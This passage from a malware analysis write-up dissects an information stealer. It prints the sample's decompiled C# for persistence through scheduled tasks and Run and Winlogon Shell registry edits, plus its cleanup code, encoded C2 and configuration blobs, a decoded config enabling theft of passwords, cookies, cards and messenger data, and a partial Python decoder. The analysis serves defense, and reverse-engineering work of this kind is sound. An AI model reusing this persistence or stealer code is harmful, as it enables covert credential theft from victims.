        string str = (obj != null) ? obj.ToString() : null;
        string str2 = " (";
        object obj2 = D9a.x53("GPUVideoMemory");
        dictionary2[key] = str + str2 + ((obj2 != null) ? obj2.ToString() : null) + ")";
        string key2 = "CPUName";
        object obj3 = D9a.x53("CPUName");
        string str3 = (obj3 != null) ? obj3.ToString() : null;
        string str4 = " (";
        object obj4 = D9a.x53("CPUDescription");
        dictionary2[key2] = str3 + str4 + ((obj4 != null) ? obj4.ToString() : null) + ")";
        dictionary2["isMicrophone"] = ((!string.IsNullOrEmpty(dictionary["Microphones"].ToString())) ? "Y" : "N");
        dictionary2["isWebcam"] = ((!string.IsNullOrEmpty(dictionary["Webcams"].ToString())) ? "Y" : "N");
        Dictionary<string, object> dictionary3 = dictionary2;
        stopwatch.Start();
        for (;;)
        {
```


Figure: Retrieve additional info

Then save the retreived info and save it to a `.txt` file and send it to the C2.

Persistence

The malware will try to stay active when the system is rebooted and stay undetected to do its malicious activities.
The malware uses two methods: using scheduled task and edit registry.


1. The malware will execute using `schtasks.exe` to create scheduled task.
    - The first command, it creates a new scheduled task with the our sample, The task is trigger every minute with a random delay between (5, 15) seconds.
    - the second command, it does the first command and specifies that the task will run when the user logs on, sets the privilege of the task to `HIGHEST`



```
private static bool smethod_2(string string_0)
{
    try
    {
        bool flag = false;
        if (X8B.OEV(string.Concat(new string[]
        {
            "schtasks.exe /create /tn \"",
            Path.GetFileNameWithoutExtension(string_0),
            Path.GetFileNameWithoutExtension(string_0).Substring(0, 1),
            "\" /sc MINUTE /mo ",
            new vc3().w_Generate_random_numbers(5, 15).ToString(),
            " /tr \"'",
            string_0,
            "'\" /f"
        })) != 0)
        {
            flag = true;
        }
        if (X8B.OEV(string.Concat(new string[]
        {
            "schtasks.exe /create /tn \"",
            Path.GetFileNameWithoutExtension(string_0),
            "\" /sc ONLOGON /tr \"'",
            string_0,
            "'\" /rl HIGHEST /f"
        })) != 0)
        {
            flag = true;
        }
        if (X8B.OEV(string.Concat(new string[]
        {
            "schtasks.exe /create /tn \"",
            Path.GetFileNameWithoutExtension(string_0),
            Path.GetFileNameWithoutExtension(string_0).Substring(0, 1),
            "\" /sc MINUTE /mo ",
            new vc3().w_Generate_random_numbers(5, 15).ToString(),
            " /tr \"'",
            string_0,
            "'\" /rl HIGHEST /f"
        })) != 0)
        {
            flag = true;
        }
```

Figure: Create scheduled tasks for persistence


The malware can delete the scheduled tasks for some reasons.



```
private static void s61(string string_0)
{
    try
    {
        X8B.OEV("schtasks.exe /delete /tn \"" + Path.GetFileNameWithoutExtension(string_0) + "\" /f");
    }
    catch
    {
    }
    try
    {
        X8B.OEV("schtasks.exe /delete /tn \"" + Path.GetFileNameWithoutExtension(string_0) + Path.GetFileNameWithoutExtension(string_0).Substring(0,
          1) + "\" /f");
    }
    catch
    {
    }
}
```

Figure: Delete scheduled tasks


1. the second way is to modify registries
    - Opens the `Software\Microsoft\Windows\CurrentVersion\Run` key, add a registry its name is the sample name without extension, and its value is the `"path/to/sample/fullsamplename"`.
    - Opens `"Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon`, retrieve the value of `Shell` registry, then append the `"path/to/sample/fullsamplename"`. `Shell` registry determines which program is used as the system shell when a user logs into Windows.



```
private static bool smethod_3(string string_0)
{
    try
    {
        bool flag = false;
        foreach (RegistryHive hKey in new RegistryHive[]
        {
            RegistryHive.CurrentUser,
            RegistryHive.LocalMachine
        })
        {
            try
            {
                using (RegistryKey registryKey = RegistryKey.OpenBaseKey(hKey, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows\
                  \CurrentVersion\\Run", true))
                {
                    registryKey.SetValue(Path.GetFileNameWithoutExtension(string_0), "\"" + string_0 + "\"");
                }
                flag = true;
            }
            catch
            {
            }
        }
        try
        {
            using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Default).OpenSubKey("Software\\Microsoft
              \\Windows NT\\CurrentVersion\\Winlogon", true))
            {
                string str = (string)registryKey2.GetValue("Shell");
                registryKey2.SetValue("Shell", str + ", \"" + string_0 + "\"");
            }
            flag = true;
        }
        catch
        {
        }
        if (flag)
        {
            return true;
        }
    }
```

Figure: modify registries

Here we can see that the malware deletes the added registries from before.




```
private static void D9M(string string_0)
{
    try
    {
        foreach (RegistryHive hKey in new RegistryHive[]
        {
            RegistryHive.CurrentUser,
            RegistryHive.LocalMachine
        })
        {
            try
            {
                using (RegistryKey registryKey = RegistryKey.OpenBaseKey(hKey, RegistryView.Default).OpenSubKey("Software\\Microsoft\\Windows\
                  \CurrentVersion\\Run", true))
                {
                    registryKey.DeleteValue(Path.GetFileNameWithoutExtension(string_0));
                }
            }
            catch
            {
            }
        }
        using (RegistryKey registryKey2 = RegistryKey.OpenBaseKey(RegistryHive.LocalMachine, RegistryView.Default).OpenSubKey("Software\\Microsoft\
          \Windows NT\\CurrentVersion\\Winlogon", true))
        {
            string text = (string)registryKey2.GetValue("Shell");
            registryKey2.SetValue("Shell", text.Replace(", \"" + string_0 + "\"", ""));
        }
    }
    catch
    {
    }
}
```

Figure: Delete registries

Configuration decryption

In the next figure, We see the method `config_dec` which contains a base64 string which starts with a base64 encoded zipped string (`H4sIAA*`).




```
internal static void config_dec()
{
    FsZ.a2T(string.Concat(new string[]
    {
        "H4sIAAAAAAAEAF2TS3uiMBiFf9BsAMe2LlsqGGbEESEk2UnQEg3WDi0Iv75BD52hCx7y5px8l1xm1JGVV4o74kZPgftbh4usEOVKPVjJlelJWucDib0jqchmrxov77wyerFcogkTx4uT
          +eFJ6pBRTVxm4rDXiPGmcHjrpaILXFYlad5Gp5Vq7KycpttOT6SJ8xVbRqUsZiVvtJ8dRn4vrwtHftBUtKEzXuP5WaXLnb6k23K8RrQzh3faFyO/
          nXIdfctr5to8FRX189G8PsnaeM9FSeRlI+xgkfd9HcIxd3Ypa/FtzvRS5xPZef44V8jE+d3JasToLikvb33kRZTurCeWab3IKi/dWoHZP2riTB1xvvb2dUbs2i/1s1O/j7N
          +LePH6/5P8jo4cS0Y7/f8PlArJY/Rc0jXqnGXd0QltD/Dx8NKLe21a862fT2QJKRxbMb2dWwnqvlX2yKYR/9zGHnR0njV0tpaaybjYi45Lflf21nWgm15wOT7C40SSuN9YK/
          nfQ1g1SiiTI6FN6f9eGZqfMB9CfsezX8X3HhKbvwGfQY+ggX8BViBD+AJ+AWswQ+IT8E/oB/BH+AYvIf/5xAP3IDf4efgR+hv4Ffo1ZAP
          +gZ8D30KLsEJuAIvwGdwAB7eW0Nw3mudPD9pvFMaqEab96CX/T00b291Yxvcfz1TivEf8O7GFLoN3YOuY/ihewn4F9Yjvt5Dj8Cox5aIN+gh8hHwCvoavAVDpyn6Aesc+tDv4OfwD/
          Uy8Ab6UG+GeIPOUc+gm/7sXX93E3On46DdfQIIUnu2NAUAAA=="
    }));
}
```

Figure: encoded string starts with zipped string

From embee-research blog, we will try to explain how the malware encodes the configuration. First, We will decode the base64 string then we will decompress (unzip) it. Then we will reverse the characters of the string then we decode the result from base64 string.
Open CyberChef and put the encoded string in `input`:

`From Base64` + `Gunzip` + `reverse` + `From Base64` + `unescape string`(to clean the string from `\`).



Recipe

From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

Gunzip

Reverse
By
Character

From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars ☐ Strict mode

Unescape string

Input

```
H4sIAAAAAAAEAF2TS3uiMBiFf9BsAMe2LlsqGGbEESEk2UnQEg3WDi0Iv75BD52hCx7y5px8l1xm1JGVV4o74kZPgftbh4usEOVKPVjJle
lJWucDib0jqchmrxov77wyerFcogkTx4uT+eFJ6pBRTVxm4rDXiPGmcHjrpaILXFYlad5Gp5Vq7KycpttOT6SJ8xVbRqUsZiVvtJ8dRn4v
rwtHftBUtKEzXuP5WaXLnb6k23K8RrQzh3faFyO/nXIdfctr5to8FRX189G8PsnaeM9FSeRlI+xgkfd9HcIxd3Ypa/FtzvRS5xPZef44V8
jE+d3JasToLikvb33kRZTurCeWab3IKi/dWoHZP2riTB1xvvb2dUbs2i/1s1O/j7N+LePH6/5P8jo4cS0Y7/f8PlArJY/Rc0jXqnGXd0Ql
tD/Dx8NKLe21a862fT2QJKRxbMb2dWwnqvlX2yKYR/9zGHnR0njV0tpaaybjYi45Lflf21nWgm15wOT7C40SSuN9YK/nfQ1g1SiiTI6FN6
f9eGZqfMB9CfsezX8X3HhKbvwGfQY+ggX8BViBD+AJ+AWswQ+IT8E/oB/BH+AYvIf/5xAP3IDf4efgR+hv4Ffo1ZAP+gZ8D30KLsEJuAIv
wGdwAB7eW0Nw3mudPD9pvFMaqEab96CX/T00b291YxvcfzlTivEf8O7GFLoN3YOuY/ihewn4F9Yjvt5Dj8Cox5aIN+gh8hHwCvoavAVDpy
n6Aesc+tDv4OfwD/Uy8Ab6UG+GeIPOUc+gm/7sXX93E3On46DdfQIIUnu2NAUAAA==
```

Output

```
{"SCRT":"{"Q":")","a":"_","m":"(","I":"^","M":"`","j":"$","v":"#","Y":"
","h":"@","8":"!","4":"|","s":"&","D":"~","1":"*","P":".","N":"<","W":"-
","y":">","U":",","3":";","2":"%"}","PCRT":"{"0":"%","I":")","G":",","T":"&","y":";","R":"~","l":"
(","j":"@","X":"-","p":"`","x":"_","S":".","d":">","U":"|","e":"
","w":"#","b":"!","Y":"$","=":"*","9":"^","M":"<"}","TAG":"","MUTEX":"DCR_MUTEX-
qrXivo3mkbeXpHSqt4kC","LDTM":false,"DBG":false,"SST":5,"SMST":2,"BCS":0,"AUR":0,"ASCFG":"
{"savebrowsersdatatosinglefile":false,"ignorepartiallyemptydata":false,"cookies":true,"passwords":true,"fo
rms":true,"cc":true,"history":true,"telegram":true,"steam":true,"discord":true,"filezilla":true,"screensho
t":true,"clipboard":true,"sysinfo":true,"searchpath":"%UsersFolder% -
Fast"}","AS":true,"ASO":false,"AD":false}
```

Figure: decoded configuration from config_dec


From the decoded Configuration, we can get that:

- `SCRT` and `PCRT` dictionaries is used to decrypt another strings as we will see in the blog.
- Mutex: `qrXivo3mkbeXpHSqt4kC`
- Enabled features:

Expand to see more

cookies
passwords
forms
cc
history
telegram
steam
discord
filezilla
screenshot
clipboard
sysinfo
searchpath:"%UsersFolder% - Fast
AS


When we scroll down, we see another base64 string which starts with base64 encoded zipped string (`H4sIAA*`).
The malware decode the base64 string then decompresses (unzip) it. Then the malware uses the previous decoded string from `config_dec` and get `["SCRT"]` dictionary to use it to replace values from the decoded string in `c2_config` method with `["SCRT"]` dictionary. Then reverse the characters of the string. Then we decode it from base64 again.



```
private static void c2_config(Dictionary<string, object> dictionary_0, Dictionary<string, string> dictionary_1)
{
    FsZ.U1s u1s = new FsZ.U1s();
    u1s.E8e = dictionary_0;
    Dictionary<string, string> dictionary = M2r.w_FromBase64(X8B.w_reverse_values(M2r.w_replace_values(M2r.w_FromBase64_unzip
      ("H4sIAAAAAAAEABXMwQqCMBgA4FdRUpnixIuBuGQrNJGBkOKhw6/YOoykvIyNCJ89PX6X7xS/QYNspD+DB5e
      +MlgMdO48gqbBuJZ37wWlM97dUGSdgy5iaTsmv5zowuGu74zq8SUHWzb6VolPvV2wtlJLCEUxBUuJm+1RSzk5BvVBecX7q5JikGUYpSzm5uXwjHWjslaSb29m5/zIKhFTBEdoR6jz5x/
      oSq6sqAAAAA=="), dictionary_1["SCRT"]).Mcx<Dictionary<string, string>>()))).Mcx<Dictionary<string, string>>();
    Thread.Sleep(new vc3().w_Generate_random_numbers(100, 10000));
    if (dictionary["T"] == "1")
    {
        string[] array = S2x.q2G(dictionary["DCL"], false).Split(new char[]
        {
            '.'
        });
        if (array == null)
        {
            X8B.Release_mutex();
            Environment.Exit(0);
            return;
        }
        dictionary = M2r.w_FromBase64(X8B.w_reverse_values(M2r.w_replace_values(M2r.w_FromBase64(array[0]), M2r.w_FromBase64(X8B.w_reverse_values(array
          [1])).Mcx<Dictionary<string, string>>()))).Mcx<Dictionary<string, string>>();
    }
    u1s.vtk = new gVG(dictionary["H1"], dictionary["H2"]);
    if (!u1s.vtk.sAA(out u1s.struct6_0))
    {
        X8B.Release_mutex();
        Environment.Exit(0);
    }
    else
    {
        new Class64(new S57[]
        {
            new S57(new Task(new Action(u1s.yI1)), false),
            new S57(new Task(new Action(u1s.method_0)), false),
            new S57(new Task(new Action(u1s.cB4)), false)
        }).wTq();
    }
}
```

Figure: encoded configuration from c2_config

As we can see inside the `w_replace_values` method, we see that it replaces values of the decoded string of `c2_config` with the `["SCRT"]` dictionary keys.



```
public static string w_replace_values(string string_0, Dictionary<string, string> dictionary_0)
{
    for (int i = 0; i < string_0.Length / string_0.Length; i++)
    {
        string_0 = string_0.Trim();
    }
    foreach (KeyValuePair<string, string> keyValuePair in dictionary_0)
    {
        string_0 = string_0.Replace(keyValuePair.Value, keyValuePair.Key);
    }
    return string_0;
}
```

Figure: Replacing values with keys c2_config inside w_replace_values

we can use this script to decode the encoded string and get the C2.

```
import base64,gzip

#Create Dictionary obtained from previous decoding
A1 = {"SCRT":{"Q":")","a":"_","m":"(","I":"^","M":"`","j":"$","v":"#","Y":"
","h":"@","8":"!","4":"|","s":"&","D":"~","1":"*","P":".","N":"<","W":"-
","y":">","U":",","3":";","2":"%"},"PCRT":
{"0":"%","I":")","G":",","T":"&","y":";","R":"~","l":"(","j":"@","X":"-
